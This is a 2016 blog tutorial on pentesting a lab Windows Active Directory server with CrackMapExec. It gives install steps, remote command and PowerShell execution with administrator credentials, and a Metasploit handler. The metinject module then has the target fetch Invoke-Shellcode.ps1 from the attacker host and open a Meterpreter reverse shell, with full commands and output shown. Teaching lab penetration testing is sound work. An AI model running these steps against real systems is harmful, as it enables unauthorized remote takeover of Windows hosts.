Hacking Articles

Raj Chandel's Blog

Penetration Testing in Windows/Active Directory with Crackmapexec

posted in KALI LINUX , PENETRATION TESTING on JUNE 29, 2016 by RAJ CHANDEL

SHARE

Crackmapexec is a swiss army knife for pentesting Windows/Active Directory environments. Active Directory (AD) is a directory service that Microsoft developed for Windows domain networks. It is included in most Windows Server operating systems as a set of processes and services.

First of all, to install crackmapexec run the following commands:

```
apt-get install -y libssl-dev libffi-dev python-dev build-essential
```

I have already installed all the requirements that is why because it is showing already installed but you have to install them.

Now we will create a virtual environment for crackmapexec with virtualenvwrapper.

virtualenvwrapper is a set of extensions to **virtualenv** tool. The extensions include wrappers for creating and deleting virtual environments and otherwise managing your development workflow, making it easier to work on more than one project at a time without introducing conflicts in their dependencies.


```
apt-get install virtualenvwrapper
```

```
source /usr/share/virtualenvwrapper/virtualenvwrapper.sh
```

```
mkvirtualenv CME
```

```
pip install git+https://github.com/CoreSecurity/impacket
```


```
pip install crackmapexec
```



Hacking Articles
@rajchandel

hackingarticles.in/wordpress-reve…

WordPress: Reverse Shell
This post is related to WordPress sec…
hackingarticles.in




```
root@kali:~# apt-get install -y libssl-dev libffi-dev python-dev build-essential
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version.
libffi-dev is already the newest version.
python-dev is already the newest version.
libssl-dev is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 210 not upgraded.
root@kali:~# apt-get install virtualenvwrapper
Reading package lists... Done
Building dependency tree
Reading state information... Done
virtualenvwrapper is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 210 not upgraded.
root@kali:~# source /usr/share/virtualenvwrapper/virtualenvwrapper.sh
root@kali:~# mkvirtualenv CME
Running virtualenv with interpreter /usr/bin/python2
New python executable in CME/bin/python2
Not overwriting existing python script CME/bin/python (you must use CME/bin/python2)
Installing setuptools, pip...done.
(CME)root@kali:~# pip install git+https://github.com/CoreSecurity/impacket
Downloading/unpacking git+https://github.com/CoreSecurity/impacket
  Cloning https://github.com/CoreSecurity/impacket to /tmp/pip-24vCET-build
  Running setup.py (path:/tmp/pip-24vCET-build/setup.py) egg_info for package from git+https://github.com/CoreSecurity/impacket

    warning: no files found matching '*.txt' under directory 'examples'
  Requirement already satisfied (use --upgrade to upgrade): impacket==0.9.15.dev0 from git+https://github.com/CoreSecurity/impa
CME/lib/python2.7/site-packages
Cleaning up...
(CME)root@kali:~# pip install crackmapexec
Requirement already satisfied (use --upgrade to upgrade): crackmapexec in ./.virtualenvs/CME/lib/python2.7/site-packages
Cleaning up...
```

Now to execute a windows command remotely run the following command:

crackmapexec 192.168.0.104 –u administrator –p 'Igni*****' –x whoami**

As you can see the server is **Pwned** and the output of the command is **rajlab\administrator**.

Here **192.168.0.104** is the server IP running active directory service in the network. We can also execute a **powershell** command:



```
(CME)root@kali:~# crackmapexec 192.168.0.104 -u administrator -p 'Ign[redacted]' -x whoami
06-28-2016 17:10:53 CME          192.168.0.104:445 DC1          [*] Windows 6.1 Build 7601 (name:DC1) (domain:RAJLAB)
06-28-2016 17:10:53 CME          192.168.0.104:445 DC1          [+] RAJLAB\administrator:Ignite@123 (Pwn3d!)
06-28-2016 17:10:58 CME          192.168.0.104:445 DC1          [+] Executed command
06-28-2016 17:10:58 CME          192.168.0.104:445 DC1          rajlab\administrator
06-28-2016 17:10:59 [*] KTHXBYE!
```


crackmapexec 192.168.0.104 –u administrator –p 'Igni*****' –X '$PSVersionTable'**

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking

The command is executed successfully and the output can be seen as the version of the powershell.

If we don’t know the active directory server we can run **crackmapexec** on the whole network by giving the network range as in my case **192.168.0.0/24**.



```
(CME)root@kali:~# crackmapexec 192.168.0.104 -u administrator -p 'Ig[redacted]3' -X '$PSVersionTable'
06-28-2016 17:12:20 CME          192.168.0.104:445 DC1              [*] Windows 6.1 Build 7601 (name:DC1) (domain:RAJLAB)
06-28-2016 17:12:21 CME          192.168.0.104:445 DC1              [+] RAJLAB\administrator:Ignite@123 (Pwn3d!)
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              [+] Executed command
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              Name                           Value
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              ----                           -----
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              CLRVersion                     2.0.50727.5420
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              BuildVersion                   6.1.7601.17514
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              PSVersion                      2.0
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              WSManStackVersion              2.0
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              PSCompatibleVersions           {1.0, 2.0}
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              SerializationVersion           1.1.0.1
06-28-2016 17:12:24 CME          192.168.0.104:445 DC1              PSRemotingProtocolVersion      2.1
06-28-2016 17:12:24 [*] KTHXBYE!
```

Now comes the turn to get a **meterpreter** shell , so start **metasploit** with command **msfconsole** in a new terminal and set up the reverse handler :

use exploit/multi/handler

set payload windows/meterpreter/reverse_https

set lhost 192.168.0.132


set lport 444

exploit

- **Window Password Hacking**
- **Wireless Hacking**

Articles

Select Month




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.0.132
lhost => 192.168.0.132
msf exploit(handler) > set lport 444
lport => 444
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:444/
[*] Starting the payload handler...
```

Now on the previous terminal run command:

crackmapexec 192.168.0.104 -u administrator -p Ign***** -M metinject –o LHOST=192.168.0.132 LPORT=444**


As you can see payload is executed successfully and a powershell script **Invoke-Shellcode.ps1** is executed to gets the reverse meterpreter shell using the **metinject** module to directly inject meterpreter into memory.

Here –M is the Module to use.



```
(CME)root@kali:~# crackmapexec 192.168.0.104 -u administrator -p Ig[redacted] -M metinject -o LHOST=192.168.0.132 LPORT=444
06-28-2016 17:29:48 CME          192.168.0.104:445 DC1          [*] Windows 6.1 Build 7601 (name:DC1) (domain:RAJLAB)
06-28-2016 17:29:48 CME          192.168.0.104:445 DC1          [+] RAJLAB\administrator:Ignite@123 (Pwn3d!)
06-28-2016 17:29:49 METINJECT    192.168.0.104:445 DC1          [+] Executed payload
06-28-2016 17:29:49 METINJECT                                   [*] Waiting on 1 host(s)
06-28-2016 17:29:53 METINJECT    192.168.0.104                  [*] - - "GET /Invoke-Shellcode.ps1 HTTP/1.1" 200 -
06-28-2016 17:30:04 [*] KTHXBYE!
```

As you can see we got the meterpreter shell.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.0.132
lhost => 192.168.0.132
msf exploit(handler) > set lport 444
lport => 444
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:444/
[*] Starting the payload handler...
[*] 192.168.0.104:53960 (UUID: 84d60e6f273652c7/x86=1/windows=1/2016-06-28T11:59:53Z) Staging Native payload ...
[*] Meterpreter session 2 opened (192.168.0.132:444 -> 192.168.0.104:53960) at 2016-06-28 17:29:53 +0530

meterpreter > sysinfo
Computer        : DC1
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : RAJLAB
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Author: Himanshu Gupta is an InfoSec Researcher | Technical writer. You can follow him on LinkedIn .

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HOW TO DETECT SNIFFER ON YOUR NETWORK

NEXT POST

HACK LOCKED WORKSTATION PASSWORD IN CLEAR TEXT →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

POST COMMENT